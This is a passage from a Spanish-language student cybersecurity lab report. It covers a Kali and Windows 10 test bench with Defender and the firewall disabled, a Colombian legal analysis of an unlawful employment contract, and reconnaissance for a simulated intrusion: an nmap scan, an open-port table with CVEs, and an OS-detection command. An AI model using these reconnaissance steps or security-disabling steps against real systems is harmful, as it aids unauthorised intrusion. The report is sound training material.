
G. Para el presente banco de trabajo se solicita desactivar los servicios de seguridad de Windows, proceso que se puede observar en las siguientes imágenes.

Ilustración 39 Apagado Windows defender



Fuente: Elaboración propia

Ilustración 40 Apagado firewall de Windows




Fuente: Elaboración propia

5.1 PRUEBA DE COMUNICACIÓN ENTRE MÁQUINAS

Dando por concluidas las instalaciones de ambas máquinas virtuales se es necesario confirmar dos parámetros que serán relevantes para el desarrollo de futuras actividades. El primero de ellos es la verificación de su conectividad a la red y sus direcciones IP, el segundo es determinar mediante un ping la comunicación directa entre ambas.

A. Confirmación máquina Linux Kali mediante el comando ifconfig


Ilustración 41 Verificación IP Linux Kali



Fuente: Elaboración propia

B. Confirmación máquina Windows mediante el comando ipconfig

Ilustración 42 Verificación IP Windows 10




Fuente: Elaboración propia

Una vez confirmadas las direcciones IP de cada una de las maquinas se procederá a realizar una prueba de PING entre cada una de ellas.


C. El comando ping funciona de la misma manera en sistema operativo Windows y Linux por lo cual en las siguientes dos imágenes se confirma la conectividad entre las dos máquinas virtuales.

Ilustración 43 Ping de Windows a Linux Kali



Fuente: Elaboración propia

Ilustración 44 Ping de Linux Kali a Windows



Fuente: Elaboración propia

5.2 RESUMEN CARACTERISTICAS BANCO DE PRUEBAS

El actual banco de pruebas de HackerHouse cuenta con las siguientes características físicas y virtuales.

SERVIDOR FÍSICO

Tabla 3 Servidor HOST

PROCESADOR	**I5 11Gen 2.6 6 Core**
RAM	64GB 3200MHZ DDR4
DISCO	M.2 1TB GEN 3

Fuente: Elaboración propia

MÁQUINAS VIRTUALES

Tabla 4 Máquina virtual Linux Kali

PROCESADOR	**2 Core**
RAM	16GB
DISCO	120GB

Fuente: Elaboración propia

Tabla 5 Máquina virtual Windows 10

PROCESADOR	**2 Core**
RAM	8GB
DISCO	120GB

Fuente: Elaboración propia

6. MARCO LEGAL DE UN CONTRATO

Interpretar las leyes de un país es una labor que en algunos momentos puede llegar a ser tediosa ya que el derecho a no ser una ciencia exacta basada en números da oportunidad a diferentes interpretaciones de las leyes y artículos que una constitución tenga para garantizar los derechos y deberes de sus habitantes.

Como caso puntual este documento dará a conocer el análisis de un contrato brindado por la empresa HackerHouse a sus posibles nuevos empleados, donde cabe destacar se resaltarán y darán a conocer los párrafos en los cuales se cree se están vulnerando los derechos de todo empleado y se está únicamente salvaguardando a la empresa contratante.

Inicialmente se ha realizado lectura de los anexos 2 y 3, siendo el numero 3 el contrato, en el cual de inicio se logran identificar que es un contrato atípico el cual, al no ser claro en su contenido de forma, vicia el consentimiento de la parte subscritora (afecta negativamente).

6.1 ANÁLISIS CONTRATO

A continuación, se enumeraran los párrafos y posteriormente que contienen elementos ilegales o contradictorios que afecta a los contratantes y contratistas.

1. (Que el presente acuerdo se realiza por un lado entre la parte receptora de la información como integrante del proceso de selección de personal, nombre estudiante que para el presente caso actual como **revelador**, guarda y administrados de la información de propiedad de HackerHouse).

En el párrafo 1, cuando menciona la palabra **revelador** hace alusión a que esta persona se encuentra autorizada a dar a conocer la información de la empresa.

2. Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, **autoridades legales**, asesores o cualquier persona relacionada con ella, la

información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Se está limitando el principio de la autonomía de la voluntad contractual de la persona contrada o en este caso que será contratada.

3. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

Se encuentran violando el derecho a la privacidad de las personas, y la ley 1273[20] en cuanto a delitos informáticos.

4. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

El no denunciante se está convirtiendo en cómplice de la actividad delictiva realizada por la empresa.

5. Responder por el mal uso que le den sus representantes a la información confidencial.

Inicialmente en una empresa quienes deben responder legalmente por el actuar de esta serán sus representantes legales y posterior a investigación los empleados.

6. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.

Está actuando de una manera ilegal encubriendo a la empresa, adiciona ya existen programas y leyes de protección a quienes denuncien estas actuaciones en sus empresas[21].

[20] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 de 2009 delitos informáticos. Super Intendencia De Industria y Comercio (www.sic.gov.co). (05,enero,2009). [Consultado el 15, agosto, 2023]. Disponible en internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>

[21] CONGRESO DE LA REPUBLICA DE COLOMBIA. LEY 1778 DE 2016. Función Pública [www.funcionpublica.gov.co].(02, febrero, 2016). [Consultado el 15, agosto, 2023]. Disponible en: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=67542>

7. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Inicialmente todo el proceso recaerá sobre los representantes legales y posterior a investigación sobre los empleados, en este esta persona entrara en un proceso para saber si tenía conocimiento de lo que estaba haciendo (que por supuesto lo tendría siendo el funcionario de seguridad) y posterior se investigaría si lo hacía bajo su propia voluntad o por presiones externas o amenazas.

6.2 LEYES VIOLADAS POR EL CONTRATO DEL ANEXO 3

A continuación, se podrán conocer algunas de las leyes que han sido violadas en el contrato del anexo 3. (no solo se tomará la ley 1273 de 2009)

- Ley 1273 de 2009
    - Se está violando la confidencialidad de personas ya que se accede a datos mediante chuzadas o extracción de información utilizando métodos tecnológicos, en esto se puede hablar de las chuzadas telefónicas, la interceptación de correos entre otros[22].
- Ley 599 de 2000 (Código penal Colombiano)
    - El código penal es bastante amplio ya que este pretende cubrir una gran variedad de aspectos de la vida de todo ciudadano y extranjero que actúe dentro del territorio Colombiano, analizándolo se puede decir sus módulos de delitos económicos e informáticos son los más violentados en el contrato del anexo 3. Por ejemplo, en el Articulo 447 se menciona que es ilegal encubrir el origen ilícito de dineros, en este caso claramente la empresa está recibiendo dinero por actividades delictivas (Cabe mencionar que no habla directamente sobre actividades de hackeo) pero puede cubrir en un amplio espectro las actividades realizadas para conseguir el dinero[23].
- Ley 1778 de 2016.
    - En el Anexo 3 se menciona que todo empleado debe guardar total silencio sobre las actividades que realicen las personas dentro de la empresa y que estas no pueden informar a las autoridades sobre los actos ilegales, esta ley se puede ver como la protección que tienen

[22] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 de 2009. Función Pública [www.funcionpublica.gov.co]. (05, enero, 2009). [Consultado el 16, agosto, 2023]. Disponible en internet: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#2>

[23] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 599 de 2000. Función Pública [www.funcionpublica.gov.co]. (24, julio, 2000). [Consultado el 15, agosto, 2023]. Disponible en internet: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388 >

estas personas en el caso que denuncien las actividades poco profesionales e ilícitas que realiza la empresa[24].

- Ley 906 de 2004 (Código de procedimiento penal).
    - Se podría decir que se viola el principio de inocencia del empleado al acusar directamente a este de todos los actos ilegales de la empresa en caso de tener un allanamiento. Es decir, ese ítem no les permitiría hacer recaer todo el peso de la ley contra el empleado únicamente, este se podría presuncir de inocencia hasta que se realice una investigación[25].
- Ley 1266 de 2008.
    - Se realizan actividades no legales al dejar que los datos almacenados en la empresa sean disponibles para todo el que lo llegue a necesitar (es decir que pueden estar brindando esa información a cualquiera a cambio de dinero) aunque en ningún momento se habla o menciona la ley de protección de datos que posean en la empresa, pero se puede presumir que tiene sus trucos para violar la ley.
- Ley 1581 de 2012
    - El anexo 3 se encuentra violando varios artículos de esta ley, un ejemplo es el artículo 4 ítem e habla del principio de transparencia, acto que claramente no está realizando esta empresa con la información.

6.3 IMPLICACIONES EN CASO DE ACEPTAR CONTRARO (DE ACUERDO AL CÓDICO DE ÉTICA COPNIA)

El Consejo Profesional Nacional de ingeniería de la República de Colombia establece mediante su código de ética una serie de elementos que permiten dar a conocer los derechos y obligaciones de los Ingenieros que ejercen legalmente la dichas profesiones y afines. Dentro de este existen varios ítems que están siendo violados en Anexo 3 y se enumeraran a continuación.

- Articulo 31: Un item del contrato menciona la prohibición de comunicar a las autoridades sobre actos ilegales que realice la empresa.
- Articulo 53b. El profesional que luego de haber firmado el contrato evite que las autoridades puedan realizar una investigación estará cometiendo una falta grave.

[24] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1778 de 2016. Función Pública [www.funcionpublica.gov.co]. (02, febrero, 2016). [Consultado el 16, agosto, 2023]. Disponible en internet: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=67542>

[25] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 906 de 2014. Función Pública [www.funcionpublica.gov.co]. (31, Agosto, 2004). [Consultado el 16, agosto, 2023]. Disponible en internet: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14787>

En específico el contrato está incentivando al profesional a incumplir por lo menos los dos artículos anteriormente mencionados del código de ética, lo cual le dará como resultado la invalidación de su matrícula profesional hasta por 5 años de acuerdo con la ley 842 de 2003 en su título VI[26]

6.4 NOTICIA COLOMBIANA VINCULADA AL CIBERCRIMEN

Durante los últimos meses en Colombia ha sido tendencia la noticia que implica al mismo gobierno de la república en interceptación ilegal de llamadas (caso que se ha visto anteriormente en varios Gobiernos repetidamente). El caso concreto implica la señora Laura Sanabria quien presuntamente habría sido víctima de interceptación de llamadas telefónicas y posterior clonación de su equipo móvil celular, con lo cual el grupo técnico de investigación de la fiscalía de Colombia ha tenido que realizar allanamientos en búsqueda de pistas que les permitan identificar como tuvo lugar el proceso de interceptación[27].

- Interceptación de llamadas: Se puede confirmar que en este acto se está violando el articulo 17 de la Ley 1621 de 2013[28] ya que la actividad se realizó mintiendo sobre un proceso de investigación y sin autorización explicita por parte de la fiscalía para actuar sobre la privacidad de la señora Laura Sanabria.
- Clonación de celular: Inicialmente en este acto se está violando el derecho a la privacidad establecido en el Articulo 15 de la Constitución Política de Colombia[29]. Así como la ley 1266 de 2008 en el Articulo 4, donde se establece que la información personal no puede ser accedida sin previa autorización (ejemplo la grabación que sale antes de que se grabe una llamada en un call center) Finalmente podemos mencionar el Articulo 269ª de la Ley 1273 de 2009 donde se establece que el acceso abusivo a un

[26] COPNIA. Código de ética. Consejo Profesional Nacional de Ingeniería [www.copnia.gov.co]. [Consultado el 17, agosto, 2023]. Disponible en internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica >

[27] API, Agencia Periodismo Investigativo. API [www.agenciapi.co]. (07, junio, 2023). [Consultado el 16, agosto, 2023]. Disponible en internet: <https://www.agenciapi.co/noticia/justicia/caso-laura-sanabria-fiscalia-allano-edificio-de-la-dian-por-chuzadas >

[28] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1621 de 2013. Función Pública [www.funcionpublica.gov.co]. (17, abril, 2013). [Consultado el 15, agosto, 2023]. Disponible en internet: < https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706 >

[29] CONGRESO DE LA REPUBLICA DE COLOMBIA. Constitución Política de Colombia 1991. Ministerio de industria y turismo [www.mincit.gov.co]. [Consultado el 17, agosto, 2023]. Disponible en internet: <https://www.mincit.gov.co/ministerio/normograma-sig/procesos-estrategicos/gestion-de-informacion-y-comunicacion/constitucion-politica/derechos/articulo-15.aspx#:~:text=1991-,ART%C3%8DCULO%2015%E2%80%94%20Todas%20las%20personas%20tienen%20derecho%20a%20su%20intimidad,debe%20respetarlos%20y%20hacerlos%20respetar>

sistema informático sin autorización es delito tenga este o no elementos de seguridad que eviten el acceso a tercero[30].

- Finalmente la noticia más reciente a hoy 28 de septiembre de 2023 es el hackeo que ha sufrido la empresa Data IFX quien se encargaba de proveer servicios al gobierno de Colombia, dichos servicios se han visto comprometidos a causa de un Ransomware que ha afectado gran parte de sus servicios. En este caso se están violando varios artículos de las leyes Colombianas ya que terceros no autorizados han accedido a información privada de manera no autorizada y es posible que a futuro la comercialicen en la dark web[31].

Adicional estas labores anteriormente mencionadas pudieron haber sido realizadas por profesionales titulados los cuales se pueden enfrentar a problemas no solo legales sino también con el Consejo Profesional de Ingenieros ya que violaron varios ítems del código de ética y esto deberá ser confirmado o refutado mediante investigación la cual podrá castigar invalidando sus tarjetas profesionales.

7. RECREACION DEL ESCENARIO Y DESCRIPCIÓN DE LAS HERRAMIENTAS UTILIZADAS

Inicialmente la empresa HackerHouse manifiesta que el equipo víctima del ataque tiene instalado sistema operativo Windows 10 a 64 bits y todos sus sistemas de seguridad de Windows se encuentran apagados, por consiguiente, se procede a organizar el laboratorio de pruebas igualando las condiciones proporcionadas en el anexo 4.

7.1 CONFIGURACIÓN BANCO DE PRUEBAS

En la gestión inicial del banco de trabajo se utilizan dos máquinas virtuales de las cuales su configuración más relevante puede observarse en la tabla 6 a continuación.

[30] CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 De 2009. Super Industria y Comercio [www.sic.gov.co]. [Consultado el 17, agosto, 2023]. Disponible en internet: < https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf >

[31] DUARTE, Laura. Ciberataque: asi se gesto el contrato de IFX Networks con Colombia. El Espectador [www.elespectador.com].(20, septiembre, 2023). [Consultado el 28, septiembre, 2023]. Disponible en internet: < https://www.elespectador.com/politica/ciberataque-en-colombia-asi-se-gesto-el-contrato-de-ifx-networks-con-colombia-compra-eficiente-durante-el-gobierno-petro-ministerio-de-las-tic/>


Tabla 6 Máquinas virtuales (banco de trabajo)

Máquina 1	Máquina 2
Sistema operativo Kali Linux 2023.3	Sistema operativo Windows 10 x64 22h2
Núcleos asignados 6	Núcleos asignados 6
Memoria RAM asignada 8192	Memoria RAM asignada 8192
Conexión de red Adaptador de puente Dirección IP 192.168.1.214/24	Conexión de red Adaptador de puente Dirección IP 192.168.1.113/24

Fuente: Elaboración propia


Una vez se tiene el banco de pruebas listo, la tarea inicial es verificar el direccionamiento IP de cada una de las máquinas virtuales. Para esto se utilizará la línea de comandos en cada máquina y se verificará de manera visual como se observará en las ilustraciones a continuación.

Ilustración 45 Identificación IP máquina virtual Kali Linux



Fuente: Elaboración propia


Ilustración 46 Identificación IP máquina virtual Windows



Fuente: Elaboración propia

De acuerdo con la información suministrada por el usuario víctima que estaba utilizando la máquina virtual con Windows 10 a 64 bits esta se encontraba sin ninguna defensa de seguridad activada, por lo cual se procede a apagar todo el sistema de seguridad de Windows como se puede observar en la ilustración 47 a continuación.


Ilustración 47 confirmación desactivación seguridad máquina virtual con Windows 10 a 64 bits



Fuente: Elaboración propia

Finalmente, para esta primera parte y no menos importante, en el informe brindado se indica que el usuario tenía en el escritorio de su máquina un archivo llamado carlos_tellez_ayala_1032412170_01092023_etapa3.txt el cual desapareció. Por consiguiente, se crea dentro de la máquina virtual con Windows 10 a 64 bits un archivo con dicho nombre y se evidencia en la ilustración 48.

Ilustración 48 Creación archivo de texto en escritorio



Fuente: Elaboración propia

7.2 SIMULACIÓN VULNERACIÓN DE SEGURIDAD (HACKEO)

Cabe recordar que para este proceso se sugiere tener en cuenta los pasos de un Pentesting y si bien existen diversas opiniones acerca de estos pasos se seguirán los suministrados en la tabla 7 a continuación.

TABLA 7 PASOS DEL PENTESTING


Paso 1	Paso 2	Paso 3	Paso 4
Reconocimiento	Escaneo	Obtención de acceso	Mantener el acceso Ejecutar ataque

Fuente: Elaboración propia

RECONOCIMIENTO Y ESCANEO

De acuerdo al anexo 4 el atacante se encontraba en el mismo segmento de red de la víctima esto le permitía realizar un reconocimiento relativamente fácil en el cual mediante él envió de un ping hacia el nombre del equipo de la víctima pudo obtener la dirección IP. En este caso siendo un laboratorio controlado se conoce que la IP de la máquina virtual que simula ser la víctima es 192.168.1.113 por lo cual se procede a realizar un escaneo de está la dirección IP utilizando la herramienta NMAP como se puede observar en la ilustración 49.

Ilustración 49 Escaneo de puertos máquina de la victima



Fuente: Elaboración propia

En la anterior imagen es posible observar un listado con la respuesta de los puertos que se encuentran abiertos en la dirección IP de la máquina de la víctima, por lo cual se entra a indagar sobre cada uno de ellos y se describen en la tabla 8.

TABLA 8 PUERTOS ESCANEADOS MÁQUINA VICTIMA

Puerto	Estado	Servicio	Descripción	Vulnerabilidad CVE asociada al puerto
135/tcp[32]	Abierto	msrpc	Permite la ejecución remota de código entre equipos usualmente Windows.	CVE-2020-7589
139/tcp[33]	Abierto	netbios-ssn	Es un servicio orientado a impresoras y documentos compartidos en Windows. Uso conocido para NetBIOS	CVE-2002-2138 CVE-2002-1217
445/tcp[34]	Abierto	microsoft-ds	Principalmente usado por el Directorio activo de Windows AD y para servicio de mensajería por bloques SMB .Uso conocido para NetBIOS	CVE-2021-44548
3389/tcp[35]	Abierto	ms-wbt-server	Puerto nativo para el servicio de conexión de escritorio remoto de Windows.	CVE-2019-0708
5357/tcp[36]	Abierto	wsdapi	Permite el descubrimiento de red de equipos conectados en la misma red.	CVE-2009-2512

[32] RCP UDP. Port 135. TCP UPD PORTS [www.tcp-udp-ports.com]. (05, mayo, 2023). [Consultado el 01, septiembre, 2023]. Disponible en: <https://tcp-udp-ports.com/port-135.htm>

[33] SPEED Guide. Port 139 Details. Speed Guide [www.speedguide.net]. [Consultado el 01, septiembre. 2023]. Disponible en internet: <https://www.speedguide.net/port.php?port=139>

[34] KELLEY, Diana. How to defend against TCP port 445 and other SMB exploits. Tech Target [www.techtarget.com]. (abril, 2023). [Consultado 01, septiembre. 2023]. Disponible en: <https://www.techtarget.com/searchsecurity/answer/Detecting-and-defending-against-TCP-port-445-attacks#:~:text=Today%2C%20port%20445%20is%20used,)%20protocol%20over%20TCP%2FIP>

[35] CIS. Security. primer Remote Desktop Protocol. Center for Internet Security [www.cisecurity.org]. [Consultado el 01, septiembre, 2023]. Disponible en internet: <https://www.cisecurity.org/insights/white-papers/security-primer-remote-desktop-protocol#:~:text=Remote%20Desktop%20Protocol%20(RDP)%20is,user%20over%20an%20encrypted%20channel>

[36] SPEED Guide. Port 5357 Details. Speed Guide [www.speedguide.net]. [Consultado el 01, septiembre. 2023]. Disponible en internet: < https://www.speedguide.net/port.php?port=5357 >


Fuente: Elaboración propia

En este momento del proceso ya es posible deducir que el sistema operativo instalado es Windows 10 debido a que los puertos abiertos y los servicios mostrados en el resultado del escaneo realizado con nmap en la ilustración 5 son servicios usualmente ejecutados desde maquinas bajo sistema operativo Windows, aunque para tener un dato exacto del sistema operativo y versión del equipo víctima se podría utilizar el comando nmap -0 ejecutado de la siguiente manera.

- nmap -O 192.168.1.113 (ejecutar en modo administrador)

